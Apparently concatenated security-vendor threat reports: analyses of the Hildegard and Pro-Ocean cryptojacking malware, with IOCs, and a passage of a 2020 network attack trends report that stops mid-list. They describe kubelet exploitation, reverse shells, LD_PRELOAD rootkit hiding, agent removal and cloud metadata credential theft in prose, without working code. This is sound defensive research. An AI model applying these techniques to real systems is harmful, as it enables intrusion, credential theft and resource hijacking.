Shell Script Hash

a68ab806c8e111e98ba46d5bfdabd9091a68839dd39dfe81e887361bd4994a62

Webshell Hash

f1c5bed9560a1afe9d5575e923e480e7e8030e10bc3d7c0d842b1a64f49f8794


Hildegard: New TeamTNT Cryptojacking Malware Targeting Kubernetes

Executive Summary

In January 2021, Unit 42 researchers detected a new malware campaign targeting Kubernetes clusters. The attackers gained initial access via a misconfigured kubelet that allowed anonymous access. Once getting a foothold into a Kubernetes cluster, the malware attempted to spread over as many containers as possible and eventually launched cryptojacking operations. Based on the tactics, techniques and procedures (TTP) that the attackers used, we believe this is a new campaign from TeamTNT. We refer to this new malware as Hildegard, the username of the tmate account that the malware used.

TeamTNT is known for exploiting unsecured Docker daemons and deploying malicious container images, as documented in previous research (Cetus, Black-T and TeamTNT DDoS). However, this is the first time we found TeamTNT targeting Kubernetes environments. In addition to the same tools and domains identified in TeamTNT's previous campaigns, this new malware carries multiple new capabilities that make it more stealthy and persistent. In particular, we found that TeamTNT’s Hildegard malware:

  • Uses two ways to establish command and control (C2) connections: a tmate reverse shell and an Internet Relay Chat (IRC) channel.
  • Uses a known Linux process name (bioset) to disguise the malicious process.
  • Uses a library injection technique based on LD_PRELOAD to hide the malicious processes.
  • Encrypts the malicious payload inside a binary to make automated static analysis more difficult.

We believe that this new malware campaign is still under development due to its seemingly incomplete codebase and infrastructure. At the time of writing, most of Hildegard's infrastructure has been online for only a month. The C2 domain borg[.]wtf was registered on Dec. 24, 2020, the IRC server went online on Jan. 9, 2021, and some malicious scripts have been updated frequently. The malware campaign has ~25.05 KH/s hashing power, and there is 11 XMR (~$1,500) in the wallet.

There has not been any activity since our initial detection, which indicates the threat campaign may still be in the reconnaissance and weaponization stage. However, knowing this malware's capabilities and target environments, we have good reason to believe that the group will soon launch a larger-scale attack. The malware can leverage the abundant computing resources in Kubernetes environments for cryptojacking and potentially exfiltrate sensitive data from tens to thousands of applications running in the clusters.

Palo Alto Networks customers running Prisma Cloud are protected from this threat by the Runtime Protection feature, Cryptominer Detection feature and the Prisma Cloud Compute Kubernetes Compliance Protection, which alerts on an insufficient Kubernetes configuration and provides secure alternatives.

The figure shows the attacker's movements through a Kubernetes Cluster divided into nodes A, B and C. It shows the progression from attacking to the use of tmate to the use of an IRC C2 server.
Figure 1. Attacker and malware’s movement.

Tactics, Techniques and Procedures

Figure 1 illustrates how the attacker entered, moved laterally and eventually performed cryptojacking in multiple containers.

  1. The attacker started by exploiting an unsecured Kubelet on the internet and searched for containers running inside the Kubernetes nodes. After finding container 1 in Node A, the attacker attempted to perform remote code execution (RCE) in container 1.
  2. The attacker downloaded tmate and issued a command to run it and establish a reverse shell to tmate.io from container 1. The attacker then continued the attack with this tmate session.
  3. From container 1, the attacker used masscan to scan Kubernetes's internal network and found unsecured Kubelets in Node B and Node C. The attacker then attempted to deploy a malicious crypto mining script (xmr.sh) to containers managed by these Kubelets (containers 2-7).
  4. Containers that ran xmr.sh started an xmrig process and established an IRC channel back to the IRC C2.
  5. The attacker could also create another tmate session from one of the containers (container 4). With the reverse shell, the attacker could perform more manual reconnaissance and operations.

The indicators of compromise (IOCs) found in each container are listed below. These files are either shell script or Executable Linkable Format (ELF). The IOC section at the end of the blog contains the hash and details of each file.

  • Container 1: TDGG was dropped and executed via Kubelet. TDGG then subsequently downloaded and executed tt.sh, api.key and tmate. The attacker used the established tmate connection to drop and run sGAU.sh, kshell, install_monerod.bash, setup_moneroocean_miner.sh and xmrig (MoneroOcean).
  • Container 2-7: xmr.sh was dropped and executed via Kubelet.
  • Container 4: The attacker also established a tmate session in this container. The attacker then dropped and executed pei.sh, pei64/32, xmr3.assi, aws2.sh, t.sh, tmate,x86_64.so, xmrig and xmrig.so.

Figure 2 maps the malware campaign's TTP to MITRE ATT&CK tactics. The following sections will detail the techniques used in each stage.

This details the Hildegard malware campaign's tactics, techniques and procedures, mapped to MITRE ATT&CK tactics including initial access, execution, privilege escalation, defense evasion, credential access, discovery, lateral movement, command and control and impact.
Figure 2. Attacker’s tactics, techniques and procedures.

Initial Access

kubelet is an agent running on each Kubernetes node. It takes RESTful requests from various components (mainly kube-apiserver) and performs pod-level operations. Depending on the configuration, kubelet may or may not accept unauthenticated requests. Standard Kubernetes deployments come with anonymous access to kubelet by default. However, most managed Kubernetes services such as Azure Kubernetes Service (AKS), Google Kubernetes Engine (GKE) and Kubernetes operations (Kops) all enforce proper authentication by default.

We discovered that TeamTNT gained initial access with the Hildegard malware by executing commands on kubelets that allow anonymous access. This was achieved by accessing the kubelet’s run command API and executing commands on running containers.

Execution

Hildegard uses kubelet’s API to execute commands inside containers. The initial commands create a tmate reverse shell that allows the attacker to carry out the subsequent operation. Unlike the techniques that TeamTNT used in the past, this malware campaign did not pull or run any new container image.

Privilege Escalation

Although Unit 42 researchers have not observed an attempt to perform privilege escalation, the malware dropped two adversarial tools, Peirates and BOtB, which are capable of breaking out of containers via known vulnerabilities or accessing cloud resources via exposed cloud credentials.

Container Breakout

BOtB can perform a container breakout using a known vulnerability such as CVE-2019-5736. It can also escape from privileged containers that have enabled CAPS and SYSCALLS.

Access to Cloud Resources

Peirates can gather multiple infrastructures and cloud credentials. It looks for identity and access management (IAM) credentials from cloud metadata services and service account tokens from the Kubernetes clusters. With the identified credentials, it then further attempts to move laterally or gain control of the cluster. While we observed Peirates in use, the container it was executed in had no credentials.

Defense Evasion

Library Injection

Hildegard uses LD_PRELOAD to hide the malicious process launched inside the containers. The malware modified the /etc/ld.so.preload file to intercept shared libraries’ imported functions. In particular, the malware overwrites two functions: readdir() and readdir64(), which are responsible for returning the directory entries in the file system. The overwritten functions filter out queries made to directory entries under /proc. The functions then drop queries with keywords such as tmate, xmrig and ziggy. This way, when applications try to identify the running processes (by reading files under /proc) in the containers, tmate, xmrig and ziggy will not be found. Linux tools such as ps, top and many other container monitoring tools will be blinded from these malicious processes.

The screenshot shows the function that Hildegard uses to overwrite readdir64() in X86_64.so
Figure 3. Function that overwrites readdir64() in X86_64.so.

Encrypted ELF Binary

Hildegard deploys an IRC agent built from the open-source project ziggystartux. To avoid being detected by automated static analysis tools, the ziggystartux ELF is encrypted and packed in another binary (ziggy). When the binary is executed, the ziggystartux ELF is decrypted by a hardcoded Advanced Encryption Standard (AES) key and executed in memory.

Hildegard deploys an IRC agent built from the open-source project ziggystartux. To avoid being detected by automated static analysis tools, the ziggystartux ELF is encrypted and packed in another binary (ziggy).
Figure 4. Unpacking and executing the payload.

Disguised Process Name

The malware names the IRC process “bioset”, which is the name of a well-known Linux kernel process bioset. If one is only looking at the names of the running processes on a host, one can easily overlook this disguised process.

DNS Monitoring Bypass
The malware modifies the system DNS resolvers and uses Google’s public DNS servers to avoid being detected by DNS monitoring tools.

Hildegard modifies the system DNS resolvers and uses Google’s public DNS servers to avoid being detected by DNS monitoring tools.
Figure 5. DNS resolver modification.

Delete Files and Clear Shell History

All the scripts are deleted immediately after being executed. TeamTNT also uses the “history -c” command to clear the shell log in every script.

TeamTNT also uses the “history -c” command to clear the shell log in every script.
Figure 6. The script clears the history and deletes itself.

Credential Access

Hildegard searches for credential files on the host, as well as queries metadata for cloud-specific credentials. The identified credentials are sent back to the C2.

The searched credentials include:

  • Cloud access keys.
  • Cloud access tokens.
  • SSH keys.
  • Docker credentials.
  • Kubernetes service tokens.

The metadata servers searched:

  • 169.254.169.254
  • 169.254.170.2
Hildegard searches for credential files on the host, as well as queries metadata for cloud-specific credentials.
Figure 7. The script looks for credentials.

Discovery

Hildegard performs several reconnaissance operations to explore the environment.

  • It gathers and sends back the host’s OS, CPU and memory information.
  • It uses masscan to search for kubelets in Kubernetes’ internal network.
  • It uses kubelet’s API to search for running containers in a particular node.
Hildegard performs several reconnaissance operations to explore the environment, as shown here.
Figure 8. The script looks for system and network information.

Lateral Movement

Hildegard mainly uses the unsecured kubelet to move laterally inside a Kubernetes cluster. During the discovery stage, the malware finds the exploitable kubelets and the containers these kubelets manage. The malware then creates C2 channels (tmate or IRC) and deploys malicious crypto miners in these containers. Although not observed by Unit 42 researchers, the attacker may also move laterally with the stolen credentials.

Command and Control

Once gaining the initial foothold into a container, Hildegard establishes either a tmate session or an IRC channel back to the C2. It is unclear how TeamTNT chooses and tasks between these two C2 channels, as both can serve the same purpose. At the time of writing, tmate sessions are the only way the attacker interacts with the compromised containers. Unit 42 researchers have not observed any commands in the IRC channel. However, the IRC server's metadata indicates that the server was deployed on Jan. 9, 2021, and there are around 220 clients currently connected to the server.

Once gaining an initial foothold into a container, the malware may establish a tmate session.
Figure 9. Tmate named session created by the malware.
Once gaining an initial foothold into a container, the malware may establish an IRC channel back to the C2. The IRC servers are hardcoded in the ziggy binary.
Figure 10. The IRC servers are hardcoded in the ziggy binary.
The screenshot shows the IRC traffic captured at the IRC client. The IRC server's metadata indicates that the server was deployed on Jan. 9, 2021, and there are around 220 clients currently connected to the server.
Figure 11.The IRC traffic captured at the IRC client.

Impact

The most significant impact of the malware is resource hijacking and denial of service (DoS). The cryptojacking operation can quickly drain the entire system’s resources and disrupt every application in the cluster. The xmrig mining process joins the supportxmr mining pool using the wallet address 428uyvSqdpVZL7HHgpj2T5SpasCcoHZNTTzE3Lz2H5ZkiMzqayy19sYDcBGDCjoWbTfLBnc3tc9rG4Y8gXQ8fJiP5tqeBda. At the time of writing, the malware campaign has ~25.05 KH/s hashing power and there is 11 XMR (~$1,500) in the wallet.

At the time of writing, the Hildegard malware campaign has ~25.05 KH/s hashing power and there is 11 XMR (~$1,500) in the wallet.
Figure 12. Mining activity on supportxmr.

Conclusion

Unlike a Docker engine that runs on a single host, a Kubernetes cluster typically contains more than one host and every host can run multiple containers. Given the abundant resources in a Kubernetes infrastructure, a hijacked Kubernetes cluster can be more profitable than a hijacked Docker host. This new TeamTNT malware campaign is one of the most complicated attacks targeting Kubernetes. This is also the most feature-rich malware we have seen from TeamTNT so far. In particular, the threat actor has developed more sophisticated tactics for initial access, execution, defense evasion and C2. These efforts make the malware more stealthy and persistent. Although the malware is still under development and the campaign is not yet widely spread, we believe the attacker will soon mature the tools and start a large-scale deployment.

Palo Alto Networks customers running Prisma Cloud are protected from this threat by the Runtime Protection features, Cryptominer Detection and by the Prisma Cloud Compute Kubernetes Compliance Protection, which alerts on an insufficient Kubernetes configuration and provides secure alternatives.

Palo Alto Networks customers running Prisma Cloud are protected from this threat by the Prisma Cloud Compute Kubernetes Compliance Protection, which alerts on an insufficient Kubernetes configuration and provides secure alternatives.
Figure 13. Prisma Cloud Compute Kubernetes compliance protections.
Prisma Cloud also protects against Hildegard through its Cryptominer Detection feature. The screenshot shows an example of the software alerting on a crypto mining incident.
Figure 14. Prisma Cloud Compute alerting on crypto mining incident.

Indicators of Compromise

Domains/IPs:

Domain/IP Description
The.borg[.]wtf

(45.9.150[.]36)

This machine hosts malicious files used in the campaign and receives the collected data to this C2.

Hosted files: TDGG, api.key, tmate, tt.sh, sGAU.sh, t.sh, x86_64.so, xmr.sh, xmrig, xmrig.so, ziggy, xmr3.assi

147.75.47[.]199 The malware connects to this IP to obtain the victim host's public IP.
teamtnt[.]red
(45.9.148[.]108)
This host hosts malicious scripts and binaries.
Hosted files: pei.sh, pei64.
Borg[.]wtf
(45.9.148[.]108)
This host hosts malicious scripts and binaries.
Hosted files: aws2.sh
irc.borg[.]wtf
(123.245.9[.]147)
This host is one of the C2s. It runs an IRC server on port 6667.
sampwn.anondns[.]net

(13.245.9[.]147)

This host is one of the C2s. It runs an IRC server on port 6667.
164.68.106[.]96 This host is one of the C2s. It runs an IRC server on port 6667.
62.234.121[.]105 This host is one of the C2s. It runs an IRC server on port 6667.

Files:

SHA256 File Name Type Description
2c1528253656ac09c7473911b24b243f083e60b98a19ba1bbb050979a1f38a0f TDGG script This script downloads and executes tt.sh.
2cde98579162ab165623241719b2ab33ac40f0b5d0a8ba7e7067c7aebc530172 tt.sh script This script downloads and runs tmate. It collects system information from the victim's host and sends the collected data to C2(45.9.150[.]36)
b34df4b273b3bedaab531be46a0780d97b87588e93c1818158a47f7add8c7204 api.key text The API key is used for creating a named tmate session from the compromised containers.
d2fff992e40ce18ff81b9a92fa1cb93a56fb5a82c1cc428204552d8dfa1bc04f tmate ELF tmate v2.4.0
74e3ccaea4df277e1a9c458a671db74aa47630928a7825f75994756512b09d64 sGAU.sh script This script downloads and installs masscan. It scans Kubernetes' internal IP Kubelets running on port 10250. If masscan finds an exploitable Kubelet, it attempts to download and execute a cryptojacking script in all the containers.
8e33496ea00218c07145396c6bcf3e25f4e38a1061f807d2d3653497a291348c kshell script The script performs remote code execution in containers via Kubelet’s API. It also downloads and executes xmr.sh in a target container.
518a19aa2c3c9f895efa0d130e6355af5b5d7edf28e2a2d9b944aa358c23d887 install_monerod.bash script The script is hosted in this Github repo. It pulls and builds the official monero project. It then creates a user named “monerodaemon” and starts the monero service.
5923f20010cb7c1d59aab36ba41c84cd20c25c6e64aace65dc8243ea827b537b setup_moneroocean_miner.sh script The script is hosted in this Github repo. It pulls and runs the MoneroOcean advanced version of xmrig.
a22c2a6c2fdc5f5b962d2534aaae10d4de0379c9872f07aa10c77210ca652fa9 xmrig (oneroocean) ELF xmrig 6.7.2-mo3. This binary is hosted in MoneroOcean/xmrig Github repo.
ee6dbbf85a3bb301a2e448c7fddaa4c1c6f234a8c75597ee766c66f52540d015 pei.sh script This script downloads and executes pei64 or pei32, depending on the host’s architecture.
937842811b9e2eb87c4c19354a1a790315f2669eea58b63264f751de4da5438d pei64 ELF This is a Kubernetes penetration tool from the peirates project. The tool is capable of escalating privilege and pivoting through the Kubernetes cluster.
72cff62d801c5bcb185aa299eb26f417aad843e617cf9c39c69f9dde6eb82742 pei32 ELF Same as pei64, but for i686 architecture.
12c5c5d556394aa107a433144c185a686aba3bb44389b7241d84bea766e2aea3 xmr3.assi script The script downloads and runs aws2.sh, t.sh and xmrig.
053318adb15cf23075f737daa153b81ab8bd0f2958fa81cd85336ecdf3d7de4e aws2.sh script The script searches for cloud credentials and sends the identified credentials to C2 (the.borg[.]wtf).
e6422d97d381f255cd9e9f91f06e5e4921f070b23e4e35edd539a589b1d6aea7 t.sh script The script downloads x86_64.so and tmate from C2. It modifies ld.so.preload and starts a tmate named session. It then sends back the victim’s system info and tmate session to C2.
77456c099facd775238086e8f9420308be432d461e55e49e1b24d96a8ea585e8 x86_64.so ELF This shared object replaces the existing /etc/ld.so.preload file. It uses the LD_PRELOAD trick to hide the tmate process.
78f92857e18107872526feb1ae834edb9b7189df4a2129a4125a3dd8917f9983 xmrig ELF xmrig v6.7.0
3de32f315fd01b7b741cfbb7dfee22c30bf7b9a5a01d7ab6690fcb42759a3e9f xmrig.so ELF This shared object replaces the existing /etc/ld.so.preload.

It uses the LD_PRELOAD trick to hide the xmrig process.

fe0f5fef4d78db808b9dc4e63eeda9f8626f8ea21b9d03cbd884e37cde9018ee xmr.sh script The script downloads and executes xmrig and ziggy.
74f122fb0059977167c5ed34a7e217d9dfe8e8199020e3fe19532be108a7d607 ziggy ELF ziggy is a binary that packs an encrypted ELF. The binary decrypts the ELF at runtime and runs it in the memory. The encrypted ELF is built from ZiggyStarTux, an IRC client for embedded devices.


Pro-Ocean: Rocke Group’s New Cryptojacking Malware

Executive Summary

In 2019, Unit 42 researchers documented cloud-targeted malware used by the Rocke Group to conduct cryptojacking attacks to mine for Monero. Since then, cybersecurity companies have had the malware on their radar, which hampered Rocke Group’s cryptojacking operation. In response, the threat actors updated the malware.

Here, we uncover a revised version of the same cloud-targeted cryptojacking malware, which now includes new and improved rootkit and worm capabilities. We also detail the hiding techniques used by the malware to dodge cybersecurity companies’ detection methods, while explaining its four-module structure. We’ve named the malware Pro-Ocean after the name the attacker chose for the installation script.

Pro-Ocean uses known vulnerabilities to target cloud applications . In our analysis, we found Pro-Ocean targeting Apache ActiveMQ (CVE-2016-3088), Oracle WebLogic (CVE-2017-10271) and Redis (unsecure instances). In the case that the malware runs in Tencent Cloud or Alibaba Cloud, it will use the exact code of the previous malware to uninstall monitoring agents to avoid detection. Additionally, it attempts to remove other malware and miners including Luoxk, BillGates, XMRig and Hashfish before installation. Once installed, the malware kills any process that uses the CPU heavily, so that it’s able to use 100% of the CPU and mine Monero efficiently.

Palo Alto Networks Prisma Cloud customers are protected from Pro-Ocean through the Runtime Protection and Cryptominers Detection features.

The Malware

Although Pro-Ocean attempts to disguise itself as benign, it packs an XMRig miner, which is notorious for its use in cryptojacking operations. The miner seeks to hide using several obfuscation layers on top of the malicious code:

  1. The binary is packed using UPX. This means that the actual malware is compressed inside the binary and is extracted and executed during the binary execution.
  2. Advanced static analysis tools can unpack UPX binaries and scan their content. However, in this case, the UPX magic string has been deleted from the binary, and therefore, static analysis tools cannot identify this binary as UPX and unpack it.
  3. The modules are gzipped inside the unpacked binary.
  4. The XMRig binary is inside one of the gzipped modules and is also packed by UPX and does not have the UPX magic string.
Figure 1. Obfuscation layers.

Pro-Ocean targets several typical cloud applications including Apache ActiveMQ, Oracle Weblogic and Redis, with an emphasis on cloud providers based in China including Alibaba Cloud and Tencent Cloud. It is written in Go and compiled to an x64 architecture binary. It contains four modules that deploy during execution -- hiding, mining, infecting and watchdog. Each module contains some files written in various languages (C, Python or Bash) and a Bash script that executes it.

The Modules

The four modules of Pro-Ocean are gzipped inside the binary and are extracted and executed one after the other by four different functions.

Figure 2. The four main functions.
Figure 3. Malware architecture.

Hiding Module (Rootkit Capabilities)

The hiding module is responsible for concealing Pro-Ocean’s malicious activity. It uses a native Linux feature, LD_PRELOAD. LD_PRELOAD forces binaries to load specific libraries before others, allowing the preloaded libraries to override any function from any library. One of the ways to use LD_PRELOAD is to add the crafted library to /etc/ld.so.preload.

This way, once executed, binaries will load this library and use its functions instead of the functions in the default libraries. This feature is commonly abused by other malware.

During execution, the hiding module compiles a C file into a library and adds it to /etc/ld.so.preload. This library contains many functions that are usually exposed by libc, including open, opendir, readdir, stat, access and much more. These functions use the real libc functions while altering the returned data in order to hide any information that exposes Pro-Ocean (e.g. malicious files or processes). In some cases, they even return forged data when accessing a specific file such as /proc/stat.

As in the previous version of the malware, the code uses Libprocesshider, a library for hiding processes. However, in addition, it looks like the developer of this code gathered several code snippets from the internet and added them in order to gain more rootkit capabilities.

For example, let's take a look at the libc function open. This function opens a file and returns its file descriptor, but something else happens once the malicious library is loaded.

Figure 4. Modified open function.

Before calling open, the malicious function will determine whether the file in question needs to be hidden to obfuscate malicious activities. If it determines that the file needs to be hidden, the malicious function will return a “No such file or directory” error, as if the file in question does not exist.

Besides that, in this module, Pro-Ocean will try to gain persistence by copying itself into numerous locations, create a new malicious service that will execute the malware in case it is not running and add several cron jobs that will do the same thing periodically.

Mining Module

The mining module is the reason Pro-Ocean exists in the first place. Its goal is to mine Monero into the attacker’s wallet, and it does so by deploying an XMRig miner 5.11.1 and a JSON configuration, then starting to mine. This is a common operation for cryptojacking malware.

Infection Module (Worm Capabilities)

Behaving differently than they chose to in the previous version of the malware, the Rocke Group does not exploit victims manually with Pro-Ocean. Instead, this version of the malware uses a Python infection script that gives it "worm" capabilities. This script retrieves the machine’s public IP by accessing an online service that does so in the address "ident.me" and then tries to infect all the machines in the same 16-bit subnet (e.g. 10.0.X.X). It does this by blindly executing public exploits one after the other in the hope of finding unpatched software it can exploit.

Figure 5. Infection scanning loop.

Once it finds unpatched software and exploits it, the Python script sends a payload that will download an installation script from a malicious HTTP server, which will do some preparations and install Pro-Ocean.

The list of vulnerable software that Pro-Ocean exploits includes:

  1. Apache ActiveMQ – CVE-2016-3088.
  2. Oracle WebLogic – CVE-2017-10271.
  3. Redis – unsecure instances.

This list is not finite (meaning Pro-Ocean targets all cloud applications) since the malware is downloaded to the victim from a remote server during the infection. Thus it can be changed, and additional exploits or other upgrades could be added.

Figure 6. Infection process.

Installation Script

The installation script has a crucial role, and it lays the groundwork for Pro-Ocean before installing it by doing several things. It is written in Bash and is obfuscated. By observing it, we can conclude that two of the malware’s targets are Alibaba Cloud and Tencent Cloud.

It works in this order:

  1. Attempt to remove other malware and miners including Luoxk, BillGates, XMRig, Hashfish and more. It does this by running the “grep” command searching for other processes and network connections and then terminates them if found.
  2. Erase all of the cron tasks to make sure that other malware will not be able to recover.
  3. Disable the iptables firewall so that the malware will have full access to the internet.
  4. In the case that the malware runs in Tencent Cloud or Alibaba Cloud, it will use the exact code of the previous malware to uninstall monitoring agents to avoid detection.
  5. Look for SSH keys and attempt to use them in order to infect new machines.
Figure 7. Uninstall the cloud monitoring agents.

After laying the groundwork, the installation script will determine the machine CPU architecture and try to download the corresponding binary using various tools including curl, wget, python2, python3 and PHP.

Figure 8. Obfuscated code that downloads the malware.

Watchdog Module

Pro-Ocean contains a watchdog module written in Bash. It executes two Bash scripts with different purposes.

  1. program__kill30 – This script loops forever and searches for processes that utilize more than 30% of the CPU (not including the malware processes). Once found, it kills them. The malware’s goal is to use 100% of the CPU and mine Monero efficiently, so it kills any process that uses the CPU heavily.
  2. Program__daemonload – This process loops forever and checks that the malware is running. If not, it runs it.

Conclusion

Cryptojacking malware targeting the cloud is evolving as attackers understand the potential of that environment to mine for crypto coins. We previously saw simpler attacks by the Rocke Group, but it seems this group presents an ongoing, growing threat. This cloud-targeted malware is not something ordinary since it has worm and rootkit capabilities. We can assume that the growing trend of sophisticated attacks on the cloud will continue.

This malware is an example that demonstrates that cloud providers’ agent-based security solutions may not be enough to prevent evasive malware targeted at public cloud infrastructure. As we saw, this sample has the capability to delete some cloud providers’ agents and evade their detection (Figure 7).

Palo Alto Networks Prisma Cloud customers are protected from Pro-Ocean through the Runtime Protection and Cryptominers Detection features.

Figure 9. Prisma Cloud incident alert.

IOCs

URLs

hxxp://shop.168bee[.]com/*

hxxps://shop.168bee[.]com/*

Mining Pool

hxxp://pool.minexmr[.]com

Files

SHA-256 Hash Filename
4ff33180d326765d92e32ec5580f54495bfcdd58a85f908a7ece8d0aedbe5597 pro__autolk.sh
220c2ebacafde95ebf4af12bf0d8eedb6004edd103ecb1d6363e7eb5a3e62c01 pro__automig.sh
a81424ec81849950616f932c79db593147b8a01cc6d06d279fd05d61103abdb7 pro__autorkt.sh
070afdbb4c2c9e499d55cb8fbc08f98e95725b98682586d42f84fd7181eae1cb pro__autoscan.sh
0a3898da2c6e31f1eed4497c4e4e3cf24138981f35cb3d190b81ba4b24ab3df0 pro__cfg
26a126fd5cd47b62bb5ae3116a509caf84da1ccd414e632f898aec0948cb0dbf pro__wlib.c
37e1c05cc683bac5fe97763023a228a4ca4e0439acc94695724f67b7e0275ece proc__bioset.sh
d3e95ae2f01be948dd11157873b3c84cb3e76dea1b382bcfb2c0cb09a949497c proc__o0mig
713b5447a51a4b930222491a2dfb5b948a5da6860d80cd8663c99432c1e0812f proc__scanr.py
0f7abdceae4353c4a6a8ed6b5d261df0f94c2c52709dd50d38003192492e7d3b pro__o0cean
bfea86bb68b51c6875d541c92bb48b38298982efbe12cf918873642235b99eeb pro__o0cean
575945f6f5149dc48c4a665fcab0cbdbedec1e18b887abe837ed987a7253ad02 proc__sysagent.service
abb36bc19b82a026f7d70919c64ed987ebb71420b04bb848275547e99da485bd .program__daemonload
7888925fe143add65f2ad928a7ee4e4b864d421fde57fac0cb2b218e70fe4d31 .program__kill30

Table 1. Malicious files hashes


Network Attack Trends: Internet of Threats (August-October 2020)

Executive Summary

Unit 42 researchers observed interesting attack trends from August-October 2020. Despite a surge in scanner activities and HTTP directory traversal exploitation attempts, CVE-2012-2311 and CVE-2012-1823, which were the most commonly exploited vulnerabilities in the wild in early summer 2020, are no longer at the top of that list. Several new critical exploits, including but not limited to CVE-2020-17496 and CVE-2020-25213, have emerged and were being utilized at a constant and concerning rate as of fall 2020. To complicate matters, malicious actors are well aware that new exploits aren’t always needed to get the job done. Based on observations of malicious traffic for the designated three months, weaponized ThinkPHP vulnerabilities like CVE-2018-20062 and CVE-2019-9082 had become attackers’ new favorite method of exploit.

In the following sections, we dive deep into exploit analysis, attack origin and attack category distribution, in addition to the spiking activities of scanners and HTTP directory traversal attacks.

While cybercriminals will never cease their malicious activities, Palo Alto Networks customers are protected from the attacks discussed here by the Next-Generation Firewall.

Data Collection

By leveraging Palo Alto Networks Next-Generation Firewalls as sensors on the perimeter, Unit 42 researchers have been able to isolate malicious activities from benign traffic from August-October 2020. The malicious traffic is then further processed based on metrics such as IP addresses, ports and timestamps. This ensures the uniqueness of each attack session and thus eliminates potential data skews. The researchers then correlate the refined data with other attributes to infer attack trends over time and get a picture of the threat landscape.

How Severe Were the Attacks?

Out of 3,092,127 verified attack sessions observed, there were 656 unique threat triggers.

Network attack trends: Severity Distribution: Medium 6.9%, High 42.6%, Critical 50.4%
Figure 1. Attack severity distribution in August-October 2020.

We only consider exploitable vulnerabilities with a severity rating above medium (based on the CVSS v3 Score) as a verified attack. Table 1 shows the session count and ratio of attacks with different vulnerability severities.

Severity Session Count Ratio
Critical 1,559,512 50.4%
High 1,317,901 42.6%
Medium 214,714 6.9%

Table 1. Attack severity distribution ratio in August-October 2020

Exploiting vulnerabilities with high and critical severity levels is trending upward, as shown in Table 1. Not only are these exploits destructive in nature, they are also crucial to weaponizing vulnerabilities against popular products that are already part of the ecosystem. In the next section, we highlight the top five attacks that we believe are noteworthy in terms of exploitability and impact.

Latest Attack Analysis

Out of all severe attacks that we monitored, the following five exploits are the most intriguing to us. These exploits received a lot of media coverage because they had already been exploited in the wild before a patch was made available or were abused soon after the announcement of the security advisory. In addition to this attention, the reasons these exploits are in the top five attacks category are their critical severity level and their overall prevalence in 2020. These are indications that attackers are quick and efficient in adapting new tools and tactics to compromise their targets of interest. We rate the exploits below as the top five recent vulnerabilities that we captured in the wild, based on 80,528 incidents which are related to new attacks from August-October.

1. vBulletin Remote Code Execution Vulnerability

We captured malicious sessions related to vBulletin Remote Code Execution Vulnerability. The vendor is widely used and the severity is critical. We published research on CVE-2020-17496 in September 2020.

2. WordPress File Manager Plugin Remote Code Execution Vulnerability

WordPress has a remote code execution vulnerability in the wp-file-manager plugin, which can write arbitrary PHP code into a specific directory.

3. Nette Code Injection Vulnerability

Nette is a PHP/Composer MVC framework. It is vulnerable to code injection attacks with specific URL parameters. This vulnerability is critical, which will lead to remote code execution.

4. Artica Web Proxy SQL Injection Vulnerability

Artica Web Proxy is a firewall software that is vulnerable to a SQL injection of the api key parameter in fw.login.php. The vulnerability can be used to bypass Artica and gain administrator privileges through SQL injection vulnerability.

5. Oracle WebLogic Server Remote Code Execution Vulnerability

Oracle WebLogic Server has a remote code execution vulnerability, which could lead to critical security issues. This flaw has a low attack complexity and is highlighted as “easily exploitable.”

Overall Attack Analysis

The following exploits, shown in Table 2, were the most popular from August-October 2020 in terms of volume.

CVE Number Vulnerability
1 CVE-2017-9841 PHPUnit Remote Code Execution Vulnerability
2 CVE-2019-9082 ThinkPHP Remote Code Execution Vulnerability
3 CVE-2019-12725 Zeroshell Remote Command Execution Vulnerability
4 CVE-2019-16759 vBulletin Remote Code Execution Vulnerability
5 CVE-2018-19986, CVE-2019-19597 D-Link Remote Command Execution Vulnerability
6 CVE-2018-10561, CVE-2018-10562 GPON Home Routers Remote Code Execution Vulnerability
7 CVE-2020-17496 vBulletin Remote Code Execution Vulnerability
8 CVE-2018-20062 ThinkPHP Remote Code Execution Vulnerability
9 CVE-2018-7600 Drupal Core Remote Code Execution Vulnerability
10 CVE-2020-15415, CVE-2020-14472, CVE-2020-8515 DrayTek Vigor Remote Command Injection Vulnerability

Table 2. Top CVEs in August-October 2020

1. PHPUnit Remote Code Execution Vulnerability

  • CVE-2017-9841

Exposure of the /vendor endpoint allows remote attackers to gain arbitrary PHP code execution on the target. This vulnerability affects all 4.x versions before 4.8.28 and 5.x versions before 5.6.3.

2. ThinkPHP Remote Code Execution Vulnerability

  • CVE-2019-9082

There’s a remote code execution vulnerability in the ThinkPHP framework due to the lack of validation of the input. The ThinkPHP framework with versions < 3.2.4 suffers from a remote command execution vulnerability due to insufficient check of the controller name in the URL.

3. Zeroshell Remote Command Execution Vulnerability

  • CVE-2019-12725

There’s a remote code execution vulnerability in ZeroShell version 3.9.0. By wrapping the payload in new-line characters and placing the resulting payload in the x590type HTTP parameter, the attacker can achieve arbitrary code execution on the victim’s machine.

4. vBulletin Remote Code Execution Vulnerability

  • CVE-2019-16759

vBulletin version 5.0.0 through 5.5.4 is susceptible to remote command execution due to lack of validation of the HTTP parameter widgetConfig[code].

5. D-Link Remote Command Execution Vulnerability

  • CVE-2018-19986

Both D-Link DIR-818LW Rev.A 2.05.B03 and DIR-822 B1 202KRb06 devices are susceptible to a command injection vulnerability due to insufficient validation of the HTTP parameter RemotePort. An attacker can inject shell metacharacters and achieve arbitrary command execution.

  • CVE-2019-19597

There’s a remote command execution vulnerability in D-Link DAP-1860 devices due to insufficient input sanitization in the HNAP_Auth HTTP header value. An attack can inject shell metacharacters and achieve arbitrary code execution.

6. GPON Home Routers Remote Code Execution Vulnerability

  • CVE-2018-10561

The vulnerable versions of Dasan GPON routers are susceptible to authentication bypass because they don’t properly handle the URL. This vulnerability is often used in conjunction with CVE-2018-10562 to maximize the impact.

  • CVE-2018-10562

There is a command injection vulnerability in Dasan GPON routers. The vulnerable versions don’t sanitize the dest_host parameter, resulting in dire consequences. The router saves ping results in /tmp and lurks the user to revisit it.

7. vBulletin Remote Code Execution Vulnerability

  • CVE-2020-17496

There is a remote command execution vulnerability in vBulletin 5.5.4 through 5.6.2 via crafted subWidgets data in an ajax/render/widget_tabbedcontainer_tab_panel request.

NOTE: This issue exists because of an incomplete fix for CVE-2019-16759.

8. ThinkPHP Remote Code Execution Vulnerability

  • CVE-2018-20062

A specifically crafted value in the filter HTTP parameter can result in arbitrary code execution in the ThinkPHP framework. This bug affects versions <= 5.0.23.

9. Drupal Core Remote Code Execution Vulnerability

